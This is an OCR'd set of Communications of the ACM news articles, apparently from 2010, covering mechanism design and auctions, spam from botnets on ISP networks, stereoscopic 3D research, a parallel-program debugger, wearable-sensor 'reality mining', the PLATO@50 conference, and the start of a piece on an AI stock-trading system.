The MIT team located all 10 red balloons in less than nine hours by devising a clever way to motivate a large number of volunteers through a recursive incentive scheme.

The second-place team from Georgia Institute of Technology did almost as well, finding nine balloons in a largely more traditional way, via old media, including an article in *The Wall Street Journal* and an interview on National Public Radio. That put Georgia Tech near the top of the results in a Google search for "DARPA Red Balloon," says Ethan Trewhitt, a research engineer at Georgia Tech. "The crowdsourcing thing was not as big a thing as the old media, which are machines built for this purpose," he says.

Making Auctions Pay

Tuomas Sandholm, director of the Agent-Mediated Electronic Marketplaces Laboratory at Carnegie Mellon University, has taken the basic concepts of mechanism design and extended and implemented them in novel ways. For example, he has pioneered automated mechanism design, by which complex mechanisms are devised by computers, not humans.

Many real-world applications of mechanism design are complex indeed. For example, Procter & Gamble (P&G) seeks to optimize its supply chain by getting annual bids for trucking services across North America. P&G uses a mechanism design-based combinatorial auction, designed by Sandholm, in which participants can bid for individual items or packages of items, in combinations specified by them. "It's a very complex optimization problem for both parties, with lots of constraints," Sandholm says.

Likewise, Paul Milgrom, an economist at Stanford University, co-designed the simultaneous ascending auction used by the U.S. Federal Communications Commission in its sale of radio spectrum licenses in the mid-1990s. According to the National Academy of Sciences, "The auction broke all records for sale of public property and has been widely copied in other countries," while the National Science Foundation (NSF) hailed it as a "victory for the field of game theory."

Milgrom's early work, in the 1980s, mostly dealt with situations in which there was a market-clearing or equilibrium price, and the auction would simply find it. But more recently he's worked with combinatorial auctions, where there often is no such single price and the computation of efficient outcomes is generally NP-hard. Managing the resulting complexity demands the application of computer science techniques.

Milgrom says he's working on dynamic resource allocation auctions in which, for example, a seller might have to decide to accept a bid now or wait for a better one tomorrow. More generally, it's the challenge of efficiently allocating a given resource, such as communication bandwidth, repeatedly over time. Buyers, or users, learn more about the resource's value by using it. "Some of the best work in this area has been done by computer scientists," Milgrom says.

Milgrom's work with mechanism design, stretching back some three decades, clearly is not at an end. Last year, a company he started, Auctionomics, won an NSF grant to develop auction software that allows bidders to specify budget constraints. "Multi-item auction design has been at the frontier of research in economics and computer science over the past 15 years," NSF notes. "Yet no existing mechanism enables effective competition when bidders face serious budget constraints."

Meanwhile, mechanism design is also being used to solve problems of network congestion. TCP/IP communication protocols are based on the assumption that when a computer sees congestion, it will temporarily delay sending data. "But when TCP competes for bandwidth with other 'non-polite' protocols, such as UDP, it ends up being squeezed away completely," says Noam Nisan, a computer scientist at Hebrew University in Jerusalem.

Nisan says that all work on communication protocols today should consider the fact that computers are connected yet controlled by "different, selfish entities." Mechanism design can provide a framework for optimizing those protocols, he says. For example, he cites recent research—namely, "Interdomain Routing and Games" by economist Hagay Levin and computer scientists Michael Schapira and Aviv Zohar from the Hebrew University of Jerusalem—that shows that the Border Gateway Protocol (BGP), which is used for Internet routing among competing domains, could,

with certain security enhancements, be made "incentive-compatible." That is, users would no longer have any reason to deviate from BGP.

Nisan is a pioneer in the field of algorithmic mechanism design, by which systems find good approximations of optimal solutions in computationally hard problems, such as an auction where instead of a single point bid from each bidder, one gets an entire "graph" of bids and preferences. That approach introduces "an interesting twist," Nisan says. "Many of the results that we got for free from economic theory stop working when there are approximations."

Potential Pitfalls

To be sure, there are pitfalls in the application of mechanism design ideas. For example, Robert Kleinberg, a computer science professor at Cornell University, says mechanisms may be so complicated that users don't understand them and hence won't participate. It's not sufficient to tell them, "don't worry, I have proved a theorem that the best thing for you to do is such-and-such," Kleinberg says.

A related issue is that the mechanism and the problem it is trying to solve may together be so complicated as to be computationally intractable. The computational ability of participants and their incentives are intertwined in complex ways. And the cost of information gathering in order to bid can distort results, because the choice of how much to invest in bid preparation is not a choice that is included in most theoretical models of behavior.

Sandholm says another potential pitfall is evaluating one event, such as one of P&G's combinatorial auctions, in isolation, as much of economic theory assumes. But if an auction is repeated, buyers and bidders learn something about each other, and that knowledge can lead to behaviors that are both undesirable and not predicted by theory.

Procter & Gamble uses a mechanism design-based combinatorial auction in which participants can bid for individual items or packages of items, in combinations specified by them.

Similarly, notions of rationality may be mathematically pure in economics, but "actual human behavior is a lot more complicated and superficially 'irrational' than the predictions made by theoretical models," Kleinberg says.

And there's that nasty bit about lying. Of the 200 red balloon sightings reported to the MIT team, 80% were false. DARPA's Lee says teams detected false reports in some clever ways, with some teams even automating their detection. For example, clusters of reported balloon sightings that contained identical coordinates, to the third decimal, were regarded as fake because real sightings from multiple people always have some slight variation. "So there is this general concept of being able to use relatively straightforward data-mining techniques to quickly derive the characteristics between good and bad information," Lee says.

Finally, says MIT's Pickard, the most elegant of ideas can have unintended consequences. "We spent four days winning the DARPA Network Challenge and about two months working out how to pay people," he says. "Working with lawyers is a lot harder than making Web sites."

Further Reading

Feigenbaum, J., Papadimitriou, C., Sami, R., Shenker, S.
A BGP-based mechanism for lowest-cost routing. *Distributed Computing 18*, 1, July 2005.

Nisan, N.
Algorithmic mechanism design, Google Tech Talks video, August 15, 2007, http://video.google.com/videoplay?docid=6121409064231775355#.

Royal Swedish Academy of Sciences, Prize Committee
Mechanism design theory. Oct. 15, 2007. http://nobelprize.org/nobel_prizes/economics/laureates/2007/ecoadv07.pdf

Sandholm, T.
Computing in mechanism design. *The New Palgrave Dictionary of Economics* (2nd ed.), Palgrave Macmillan, Basingstoke, U.K., 2008.

Varian, H.
Designing the perfect auction. *Communications of the ACM 51*, 8, August 2008.

Gary Anthes is a technology writer and editor based in Arlington, VA.

Cybersecurity

How Top ISPs Could Reduce Spam

The zombie computers responsible for sending more than half of the world's spam reside on the networks of the leading 50 ISPs, and if these ISPs would shut down or block these compromised computers, it would drastically curtail the delivery of spam, according to a team of researchers led by Michael van Eeten, a professor of public administration at Delft University of Technology in the Netherlands.

Eeten and his colleagues analyzed more than 63 billion unsolicited email messages sent from 2005–2008 and discovered that some 138 million unique IP addresses were linked to the messages' delivery. Often, these unsolicited messages are mailed by computers that have been hijacked by criminals and turned into a large network of remotely controlled machines known as a botnet.

"The top 50 ISPs account for over half of all [spam] sources worldwide," the researchers note. "In light of the fact that there are 30,000 [Autonomous System Numbers] and anywhere between 4,000 and 100,000 ISPs, this is a remarkable finding."

The researchers presented their paper, "The Role of Internet Service Providers in Botnet Migration: An Empirical Analysis Based on Spam Data," at the Workshop on the Economics of Information Security at Harvard University, and are now working with the Dutch government to create metrics of ISPs' efforts to detect and shut down compromised computers.

—Jack Rosenberger

Technology | DOI:10.1145/1787234.1787241 Kirk L. Kroeker

Looking Beyond Stereoscopic 3D's Revival

Researchers working in vision and graphics are attempting to develop new techniques and technologies to overcome the current limitations in stereoscopic 3D.

STEREOSCOPIC 3D IS experiencing a strong resurgence, with moviemakers no longer using the technique primarily as a gimmicky audience-draw consisting of objects poking from the screen into the theater space. In today's cinema, stereoscopic 3D is being used more subtly as an aspect of storytelling to enhance immersion into environments that appear to invite the viewer inside. The film *Avatar* is a testament to this shift in how moviemakers now use stereoscopic 3D, and yet the movie industry is not alone in embracing the technique.

Television manufacturers and broadcasters have fallen under the spell of the third dimension, with stereoscopic 3D TVs and Blu-ray players now widely available, and new 3D products expected this year from major manufacturers such as LG, Panasonic, and Sony. ESPN and other broadcasters are rolling out dedicated 3D cable channels. Also, the market for stereoscopic 3D computers is expected to grow rapidly, with one million units shipped this year and 75 million by 2014, according to Jon Peddie Research (although most of these computers will be stereoscopic 3D-capable due to their graphics processors, they'll still require a special monitor, glasses, and content). And mobile device-makers have begun to incorporate 3D technology into their handhelds, with the most recent example being the Samsung SCH-W960, a smartphone designed to convert 2D content automatically into stereoscopic 3D.

While the stereoscopic 3D resurgence continues to have a powerful impact on consumer culture, distinct challenges remain. Researchers working in this area—a field that draws on vision science, display technology, visualization, and cognitive science—are attempting to develop new techniques to overcome the limitations associated with traditional stereoscopic 3D strategies, many of which have remained unchanged since the 19th century. New research has found, for example, specific physiological reasons for the visual fatigue that viewing stereoscopic 3D media sometimes causes. And while the technology for creating such media has become more sophisticated, the content remains costly to produce and cumbersome to consume, requiring special cameras, projectors, and glasses.

Kurt Akeley is experimenting with an approach related to light-field theory in which the display is replaced with a volumetric light source so light comes directly from the simulated distance.

Kurt Akeley, a principal researcher at Microsoft Research Silicon Valley, says that while stereoscopic 3D techniques and technologies are growing more sophisticated, they remain far from mature. "I enjoyed viewing *Avatar*, and I experienced no discomfort during the three-hour showing, which is a big improvement over previous cinematic experiences," says Akeley, who cofounded Silicon Graphics and led the development of OpenGL. "But many people I've spoken with did experience discomfort, or were annoyed by certain cinematic techniques, such as the limited depth of field in many scenes."

There are several kinds of depth cues that researchers working in this area are actively studying to improve such stereoscopic 3D experiences. For example, one kind of cue is motion parallax, which conveys depth through apparent object movement. When looking out the side window of a moving vehicle, for instance, objects beside the road appear to move past the window more quickly than objects in the distance. Currently, while movies can render parallax for camera motion correctly, they cannot create parallax to account for a viewer's head movement. After all, everybody in an audience sees the same image on the screen, despite head movement and regardless of seat position in the theater.

While it might not be difficult to imagine movie theaters one day tracking head movement to render viewer-based motion parallax correctly, several fundamental depth-cue issues have yet to be resolved. One of these issues is how the human brain perceives simulated 3D differently from how it perceives the natural world. In the physical world, the distance at which each eye's line of sight must converge, called the vergence distance, and the distance at which the eyes must focus, called the focus distance, are the same. Converging the eyes drives focus to a nearer distance, while focusing to a nearer distance drives the eyes to converge, which means that vergence distance and focus distance are coupled in the brain.

Stereoscopic 3D media requires that viewers fix their eyes at simulated distances but still focus on the display's fixed distance. This disparity causes a

physiological disconnect that can lead to headaches and even nausea. To address this issue, Akeley has been experimenting with an approach related to light-field theory, which he says has the potential to lead to new strategies for dealing with this disparity. The idea is to replace the display with a volumetric light source so light comes directly from the simulated distance, essentially eliminating the gap between vergence distance and focus distance.

Despite the promise of using light-field theory to make stereoscopic 3D more comfortable for viewers, the idea has proven to be difficult to implement in practical applications outside the lab. The prototype systems are mainly used to help understand human perception and the effects of forcing users to focus at one distance while looking at an object at a different, simulated distance. Still, Akeley remains optimistic about such research. "I'm hopeful that this virtuous cycle of researchers using industry-created equipment to probe human visual mechanisms and create useful feedback for industry will accelerate as stereoscopic viewing becomes the standard," he says.

Understanding Depth Cues

Another researcher focused on depth cues in stereoscopic 3D is Martin Banks, a professor of vision science at the University of California, Berkeley. Banks has conducted widely cited studies showing how this conflict between fixed display depth and vergence distance causes visual discomfort. "We think this is potentially a serious problem with the distribution of stereoscopic media, particularly when the viewer's distance is likely to be short, as with small TV screens viewed at a short distance," he says. "We still have lots to learn about how stereoscopic signals affect how people perceive things."

Banks is currently working on how the presentation of information over time affects the perception of motion and depth cues. In stereoscopic 3D cinema, images are presented to the left and right eye at 72 cycles per second. While the images are presented in counter-phase to the two eyes, each image is shown three times before it is updated. The update rate is only 24 cycles per second, a coarse approximation of what it would be in the natural

Figure 1a and 1b. A pair of custom-designed dynamic lenses constructed with birefringent material. The lenses are used to create a volumetric stereoscopic 3D display with four apparent image depths. Rendering illuminates pixels in inverse proportion to their distance from the simulated distance, creating a seamless sense of depth.





Figure 2. In the natural world, focus distance (the distance to which the eyes must focus to make an image sharp) and vergence distance (the distance at which the eyes' lines of sight converge on an object) are the same. However, most stereoscopic 3D displays require viewers to point their eyes at simulated distances while still focusing on the display's actual fixed distance. This incongruity can cause headaches and even nausea.



world. Banks is studying how the visual system can tolerate such slow updates and how viewers perceive such signals to be smooth and convincing.

"For these studies, it would be useful to have faster display technology than we currently have," Banks says. "With such technology, we would be able to better understand the consequences of using different temporal protocols in the presentation of stereoscopic video."

In a related project, Banks is studying how blur affects the perception of distance and size. Conventional optical devices, such as eyes and cameras, can be focused only on one distance at a time, which makes objects blurry when they are farther from or nearer to the focus distance. Banks is conducting studies to determine the relationship between depth-of-field blur and other depth cues, but also to understand how changes in that relationship affect human perception. The results of such investigations could influence the design of content for stereoscopic 3D cinema and television.

Banks predicts that, despite the abundance of unanswered questions about how human perception works with simulated 3D, the technique will continue its momentum in movie-making. He also predicts that display update rates will improve to the point where motion looks truly smooth, and vision sciences will continue to improve colors so they look more like the natural world. "We're a long way from achieving these goals," he says. "But once we do, the experience of watching video will be truly breathtaking."

Microsoft Research's Akeley, for his part, predicts future 3D displays not only will eliminate the need to wear special glasses, but also will have the ability to track head movement to render motion parallax accurately. And he predicts the proliferation of more powerful content-creation technologies, such as movie-production systems that can render a scene from different viewpoints without reshooting it, and an overall better understanding of vision fatigue related to focus and depth cues. With these and other technological advances, 3D viewing experiences will be greatly improved, whether they occur on big screens or small ones.

Further Reading

Akeley, K., Watt, S.J., Girshick, A.R., and Banks, M.S.
A stereo display prototype with multiple focal distances. *ACM Transactions on Graphics 23*, 3, August 2004.

Hoffman, D.M., Girshick, A.R., Akeley, K., and Banks, M.S.
Vergence-accommodation conflicts hinder visual performance and cause visual fatigue. *Journal of Vision 8*, 3, March 28, 2008.

Love, G.D., Hoffman, D.M., Hands, P.J.W., Gao, J., Kirby, A.K., and Banks, M.S.
High-speed switchable lens enables the development of a volumetric stereoscopic display. *Optics Express 17*, 18, August 2009.

Mendiburu, B.
***3D Movie Making: Stereoscopic Digital Cinema from Script to Screen.* Focal Press, Burlington, MA, 2009.**

Watt, S.J., Akeley, K., Ernst, M.O., and Banks, M.S.
Focus cues affect perceived depth. *Journal of Vision 5*, 10, December 15, 2005.

Based in Los Angeles, **Kirk L. Kroeker** is a freelance editor and writer specializing in science and technology.

Software

Automated Debugger for Parallel Programs

Purdue University researchers, collaborating with high-performance computing experts at Lawrence Livermore National Laboratory, have created an automated debugging program for the simulations used to certify nuclear weapons.

Called AutomaDeD (for automata-based debugging for dissimilar parallel tasks), the program finds errors in computer code for complex parallel programs.

International treaties forbid the detonation of nuclear test weapons, so certification is performed with complex simulations. These simulations can last several weeks, and it is common for an error in the simulation code to not become evident until long after it occurs, which makes it difficult and inefficient to locate the bug.

AutomaDeD's approach involves grouping a large number of processes into a smaller number of "equivalence classes" with similar traits, which keeps the analysis simple enough so it can be performed when the simulation is running. It also operates by splitting a simulation into numerous windows of time, called phases.

The primary developers of the program are Lawrence Livermore scientist Greg Bronevetsky and Purdue doctoral student Ignacio Laguna, and the paper, "AutomaDeD: Automata-Based Debugging for Dissimilar Parallel Tasks," was presented at the 40th Annual IEEE/IFIP International Conference on Dependable Systems and Networks in Chicago.

–Jack Rosenberger

Society | DOI:10.1145/1787234.1787242 Sarah Underwood

Making Sense of Real-Time Behavior

Data captured by sensors worn on the human body and analyzed in near real-time could transform our understanding of human behavior, health, and society.


As the proliferation of smartphones and networks puts a mobile sensor in many people's pockets, more intimate wearable sensors are playing a leading role in understanding human behavior to an extent that has not previously been possible.

The sensors can be integrated into a variety of wearable items, such as badges, plastic tags on lanyards, and sticky plasters, but their commonality is in collecting fine-grained data that can be computed to visualize real-time behavior. With in-depth behavioral knowledge, applications can be developed that make the best use of behavioral patterns or monitor behavior to ensure and potentially improve human well being.

Alex "Sandy" Pentland, a professor at Massachusetts Institute of Technology's Media Lab who specializes in computational social science, suggests real-time collection and analysis of data about people, a discipline he calls "reality mining," could transform the way we understand ourselves and society (although he adds the caveat that reality mining will raise the bar on data privacy and ownership).

Pentland started research on reality mining in the mid-1990s, leading a team that used large wearable devices to track human behavior. "Reality mining is about understanding people and situations very rapidly," he explains. "As computational social scientists we can build a better model of how people behave than psychologists or sociologists because we can actually see what people are doing."

Pentland suggests that one of reality mining's uses could be to reduce human errors in hospitals. Every day, hospital staff would wear sensor-equipped name badges that capture their tone of voice, body language, and location data. The real-time data would be sent to a central server and analyzed to detect patterns of mistakes, perhaps identifying stress in the tone of voice as a precursor to mistakes.



Alex Pentland, right, and a team of researchers with reality-mining devices at Massachusetts Institute of Technology's Media Lab.

A similar solution can be used to improve employee productivity. Pentland points out that as corporations strive for greater productivity they often structure staff time to reduce personal conversations. "At more than a dozen companies where we have used wearable sensors, social interaction has been found to be an important element in productivity," says Pentland. "Staff who socialize trade information about how to do their jobs better. People who are cut off aren't wise in the ways of the company and don't have social support."

Having discovered the business benefits of socializing, companies typically reorganize, structuring rest periods and coffee breaks to support social interaction. Data from this kind of reality mining can also be analyzed to evaluate office layout and recognize desirable changes, such as moving employees or knocking down walls to improve communication.

Pentland acknowledges that such data-capture schemes could face opposition from staff, but says that most buy in if their boss is included and they can view the data. Pentland goes one step further by giving staff and managers control over the data. "It's spying that people don't like," he says. "If their information is open to them and they have control of it, people are generally much happier."

Popular Clubs and Events

Beyond Pentland's work, reality mining is reaching the market through companies such as Hitachi Consulting, which is using smart badges on client projects similar to those undertaken by Pentland, and through MIT Media Lab spin-offs. The latter includes Sense Networks, which analyzes mobile location data from cellphones, taxis, cameras,

PHOTOGRAPH BY RICK FRIEDMAN

and GPS devices to create a real-time map of popular clubs and events to provide answers to consumers' questions, such as "Where is everyone this evening?"

Another spin-off is Cogito Health, which is developing Pentland's research to extract meaning from speech behavior. One application that uses Cogito's vocal signaling platform is a depression-monitoring service that automatically processes care-management telephone calls and allows healthcare professionals to proactively identify patients who may need support for clinical depression.

An MIT Media Lab spin-off is nTag, a company founded in 2002 that fell into bankruptcy before being acquired by Alliance Tech in March 2009.

Alliance Tech focuses on marketing intelligence at events such as trade shows and conferences. It offers event organizers sensor-laden handheld devices that can be used by event participants. The devices are worn on lanyards and support not only real-time attendee tracking, but also social networking. Conference attendees, for example, can exchange contact information by pressing a button on their nTag device and later access that information on the event's Web site, or they can be alerted by an nTag vibration if they are close to someone who, according to preselected criteria, they want to meet. For event organizers, real-time data capture and analysis means changes can be made on the fly during an event, the success of the event can be measured, and paperwork can be reduced by using nTag for activities such as attendee feedback.

The nTag solution uses proprietary hardware, but Alliance Tech CEO Art Borrego says future products will move away from such technology. "Why invest in more hardware when we could now use what is in people's pockets?" Borrego asks. "Our next generation technology will use smartphones and a micro browser."

As smartphones become the sensor for many reality-mining applications, wearable sensors are likely to prevail in the medical field where the automated analysis of real-time data captured by sensors could prove transformational.

Chris Toumazou, CEO of Toumaz and a professor at the Institute of Biomedical Engineering at Imperial College, London, has developed the technology behind a digital plaster concept that is being used in patient trials at St. Mary's Hospital in London. Realizing the constraints of existing wireless technologies, such as Bluetooth and Zigbee, particularly their high-power requirements and that any device built using them would be bulky, obtrusive, and possess a short operating life, Toumazou set out to create a low-power technology that could capture data from a body, even if it was ambulatory.

Digital plasters will allow "patients to leave the hospital, but continue to be monitored by healthcare professionals," says Chris Toumazou.

"We have commercialized ultra low-power wireless systems and signal processing, putting them together on a single chip," says Toumazou. "We call this the Sensium technology platform to which sensors can be attached. This is the basis of the digital plaster."

The digital plaster technology, which has been developed by Toumaz but is expected to be licensed and commercialized, includes a plaster or patch that sticks to the body and captures vital sign data from patients. The data is forwarded to a hospital information system, where it is analyzed, interpreted, and delivered to a nurse or doctor.

"Because of the economies of scale of semiconductors we can drive down cost and make digital plasters disposable, avoiding problems such as infection, the need to sterilize plasters, or the need to recharge their batteries," explains Toumazou. "Ultimately, this technology will allow patients to leave the hospital, but continue to be monitored by healthcare professionals."

Continuous ambulatory monitoring could also provide important insights into human health as the vital sign data captured in real time from patients could be correlated to show trends in patient health that cannot be readily understood using traditional methods of data capture that are bulky and have limited portability. Correlation could also provide an extra dimension to alerts, as the analysis of multiple, vital sign data could predict adverse patient effects that may occur in hours or even days.

As trials of the digital plaster continue at St. Mary's Hospital, further applications of the Sensium technology are anticipated, with Toumazou and his team at the Institute of Biomedical Engineering currently working with the technology to create a diabetes management system that, like the digital plaster technology, is expected to be licensed to a commercial partner. C

Further Reading

Burdett, A., Lakhanpal, A., McPartland, R., Nunn, C., McDonagh, D., Silveira, M.H.
Key considerations and experience using the ultra-low-power Sensium platform in body sensor networks. Sixth International Workshop on Wearable and Implantable Body Sensor Networks, Berkeley, CA, June 3–5, 2009.

Olguin Olguin, D., Pentland, A.
Sensible organizations: a sensor-based system for organizational design and engineering. International Workshop on Organizational Design and Engineering, Lisbon, Portugal, December 11–12, 2009.

Olguin Olguin, D., Gloor, P., Pentland, A.
Wearable Sensors for Pervasive Healthcare Management. Third International Conference on Pervasive Computing Technologies for Healthcare, London, U.K., April 2009.

Pappas, C.
Three problems, one solution: attendee surveillance. *Corporate Event Magazine*, Summer 2009.

Pentland, A.
***Honest Signals: How They Shape our World.* MIT Press, Cambridge, MA, 2008.**

Wong, A.C.W., McDonagh, D., Omeni, O., Nunn, C., Hernandez-Silveira, M., Burdett, A.J.
Sensium: An ultra-low-power wireless body sensor network platform: design & application challenges. Proceedings of the Annual International Conference of IEEE Engineering in Medicine and Biology Society, Minneapolis, MN, September 3–6, 2009.

Sarah Underwood is a technology writer based in Teddington, U.K.

Conference | DOI:10.1145/1787234.1787261 Kirk L. Kroeker

Celebrating the Legacy of PLATO

The PLATO@50 Conference marked the semicentennial of the computer system that was the forerunner of today's social media and interactive education.

In early June, the Computer History Museum hosted the PLATO@50 Conference to mark the 50-year anniversary of the computer system that many credit with presaging the networked world of social media and interactive education that has become a mainstay of contemporary culture. More than 400 computing enthusiasts attended the event, the highlight of which was a moderated discussion between Don Bitzer, the inventor of PLATO, and Ray Ozzie, Microsoft's chief software architect.

The event included several presentations and a reunion of PLATO alumni from across the U.S. As a special part of the conference, functioning PLATO terminals were set up in an interactive "PLATO playground" for use by conference participants. The terminals included many of the original PLATO games, such as *Avatar* and *Empire*, and an array of social media content preserved from the original PLATO databases.

"PLATO@50 was an important event for the museum to convene," says John Hollar, president of the Mountain View, CA-based museum. "It traced the history of a system that produced the forerunners to an amazing array of technologies—hardware, software, and applications—that live on today, either in original or derivative form." The conference, says Hollar, highlighted how PLATO in the Computer-based Education Research Laboratory (CERL) at the University of Illinois at Urbana-Champaign produced an accomplished group of alumni, including Ray Ozzie, whose initial design for Lotus Notes derived from PLATO Notes, and Marc Andreessen, the co-author of Mosaic and founder of Netscape.

Functioning PLATO terminals were set up for use by PLATO@50 Conference participants. The terminals included many of the first PLATO games and an array of social media preserved from the original PLATO databases.

PHOTOGRAPH COURTESY OF CARINA SWEET, COMPUTER HISTORY MUSEUM

In addition to keynote speeches and moderated discussions, PLATO@50 documented an array of events that occurred at CERL from its inception in 1967 to its closing in 1994. "That story is important to tell," says Hollar. "The conference paid tribute to a culture of innovation and openness fostered by Don Bitzer that clearly had an impact on a large number of engineering and computer science majors who passed through CERL and the University of

"Exploring the history of PLATO and the wild story of the people who designed, built, and used it will enrich everyone's overall perspective on the world's embrace of the Internet and computers today," says Donald Dear.

Illinois." One such alumnus is Marc Andreessen, who considers himself fortunate to be a product of that environment.

In computing history, the story of this educational computer system is little known outside of the circles of people who either directly used the system or helped to build it. Invented by Bitzer in 1960, PLATO, an acronym for Programmed Logic for Automated Teaching Operation, began as a project at the University of Illinois at Urbana-Champaign and was eventually commercialized in the 1970s by Control Data Corporation. Over the years, the system developed into a sophisticated, networked computing infrastructure consisting of smart terminals that could run games, chat rooms, and courseware. It was used for education and training by many schools and universities, corporations, and by several branches of the U.S. government, including the military.

Brian Dear, the conference's primary organizer, worked on PLATO as a programmer, analyst, and courseware designer from 1979 to 1984. "I was amazed by the system and completely ignored the microcomputer revolution going on at the time because here was a computer that was all about connecting people, whereas micros were lonely islands of BASIC programmers and spreadsheet enthusiasts," he says. "I loved Steve Levy's *Hackers: Heroes of the Computer Revolution*, but where is volume two about the other heroes of the computer revolution—namely, the PLATO people?"

Dear, whose book on PLATO, titled *The Friendly Orange Glow*, is due later this year, says PLATO was far ahead of its time with gas-plasma, flat-panel displays sporting touch screens in 1972. "Nobody else had that," he says. "PLATO was ahead of everyone by years, and deserves far more credit than it has gotten."

Sheldon Hochheiser, institutional historian for the IEEE History Center at Rutgers University, offers a similar perspective. "Bitzer's work was, to my mind, a true innovation and far ahead of its time," says Hochheiser. "He put together a package of existing and invented technology with educational pedagogy to develop a new way of instruction, whose descendents have spread far and wide."

While the mainstream technical media focuses on the history of online communities largely through studying the birth of the Internet by way of ARPANET and its descendents, Dear maintains that approach misses an extraordinary segment of the computer history timeline. "PLATO for years served as an excellent predictor for how the Internet would evolve, and its impact is everywhere," he says. "Exploring the history of PLATO and the wild story of the people who designed, built, and used it will enrich everyone's overall perspective on the world's embrace of the Internet and computers today."

Based in Los Angeles, **Kirk L. Kroeker** is a freelance editor and writer specializing in science and technology.

Artificial Intelligence

Computer Scientists Beat U.S. Stock Market

A pair of computer scientists has developed an artificial intelligence program that, in simulated trading, outperforms the Standard & Poor's (S&P) 500 Index and six of the top 10 quantitative funds.

Developed by Robert P. Schumaker, an assistant professor of information systems at Iona College, and Hsinchun Chen, McClelland Professor of Management Information Systems and director of the Artificial Intelligence Lab at the University of Arizona, the Arizona Financial Text system, or AZFinText, analyzes the text of financial news in the same fashion as a Wall Street analyst. However, AZFinText boasts an enormous computational advantage over a lone human analyst with its ability to scan large volumes of financial news and analyze the words in the text.

